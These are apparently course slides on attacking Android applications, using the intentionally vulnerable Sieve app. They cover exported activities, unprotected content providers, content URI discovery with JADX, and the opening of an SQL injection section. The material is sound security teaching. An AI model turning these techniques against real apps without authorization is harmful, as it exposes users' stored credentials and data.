
CNIT 128
Hacking Mobile Devices



7. Attacking Android Applications Part 2

Updated 10-3-22

Topics

- Part 1
  - Exposing Security Model Quirks
  - Attacking Application Components
    (to p. 271: "Trust Boundaries")
- Part 2
  - Attacking Application Components (finishes)

Topics

- Part 3
- Accessing Storage and Logging
- Misusing Insecure Communications
- Exploiting Other Vectors
- Additional Testing Techniques

Trust Boundaries


- Any Android app component can be controlled from any part of the app using intents
- No default boundaries exist
- If an app has a login screen
  - The developer must implement authentication mechanisms

Installing Sieve

- Download from
  - https://github.com/mwrlabs/drozer/releases/download/2.3.4/sieve.apk
- Drag onto emulator
- Enter **password12345678** and **1234**
- Close Sieve


Failed Trust Boundary

- Open Sieve
- Settings option available before login




Sieve

- Settings opens



Finding Exported Components

- Drag APK into center pane of Android Studio
- Examine Manifest
  - **FileSelect Activity**



Two Other Exported Activities

- MainLogin Activity
- PWList

```
<activity
    android:label="@ref/0x7f050000"
    android:name=".MainLoginActivity"
    android:excludeFromRecents="true"
    android:launchMode="2"
    android:windowSoftInputMode="0x14">

    <intent-filter>

        <action
            android:name="android.intent.action.MAIN" />

        <category
            android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>

<activity
    android:label="@ref/0x7f050009"
    android:name=".PWList"
    android:exported="true"
    android:finishOnTaskLaunch="true"
    android:clearTaskOnLaunch="true"
    android:excludeFromRecents="true" />
```

Sieve


- Exported activities
  - **FileSelectActivity**
  - **MainLoginActivity**
  - **PWList**
- Can be started from any app

Unexported Activities


- Can be launched from root account
  - **SettingsActivity**
  - **AddEntryActivity**
  - **ShortLoginActivity**
  - **WelcomeActivity**
  - **PINActivity**

Sieve

- Exported Activity Launches



- Unexported activity won't launch unless you are root



Exploiting Insecure Content Providers

Creating Content

- Launch Sieve in emulator
- Log in with **password12345678**
- Add a saved password

Unprotected Content Providers

- Not explicitly marked **exported="false"** in Manifest
  - Exported by default for target SDK < API 17

Content Providers

- Two providers: **DBContentProvider** and **FileBackupProvider**, both exported
- No permissions required, except **path-permission** for **/Keys**


```
<provider
    android:name=".DBContentProvider"
    android:exported="true"
    android:multiprocess="true"
    android:authorities="com.mwr.example.sieve.DBContentProvider">

    <path-permission
        android:readPermission="com.mwr.example.sieve.READ_KEYS"
        android:writePermission="com.mwr.example.sieve.WRITE_KEYS"
        android:path="/Keys" />
</provider>

<provider
    android:name=".FileBackupProvider"
    android:exported="true"
    android:multiprocess="true"
    android:authorities="com.mwr.example.sieve.FileBackupProvider" />
```

Finding URI Paths

- Install JADX from
  - https://sourceforge.net/projects/jadx.mirror/
  - Launch from **bin** folder
- Search for **content://**
  - There may be other URIs



Content Query

- Exposes username and email, password is an encrypted blob

SQL Injection

SQLite


- App contains code like
  - select **projection** from table_name(**uri**) where **selection=selectionArgs** order by **sortOrder**
- Bold items are parameters
- **uri** is the full path of the content URI being queries

SQLite

- Send these parameters:
  - URI: **content://settings/system**
  - projection: *
- Query becomes
  - select * from **system**

